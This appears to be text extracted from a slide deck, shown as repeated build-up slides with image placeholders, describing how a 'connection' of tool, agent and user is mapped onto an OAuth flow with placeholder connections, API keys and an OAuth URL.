
**Connection = <tool, agent, user>**

**Pre-OAuth**

Generate a **placeholder connection**

**OAuth**

**Post-OAuth (Runtime)**



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**


## Pre-OAuth

Generate a **placeholder connection**

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

## OAuth

## Post-OAuth (Runtime)



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth


Generate a **placeholder connection**

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

## OAuth

## Post-OAuth (Runtime)



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**


- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

## OAuth

- Establish an **OAuth flow**

## Post-OAuth (Runtime)



# Retrofitting "Connection" to OAuth

**Connection = <tool, agent, user>**

## Pre-OAuth

Generate a **placeholder connection**

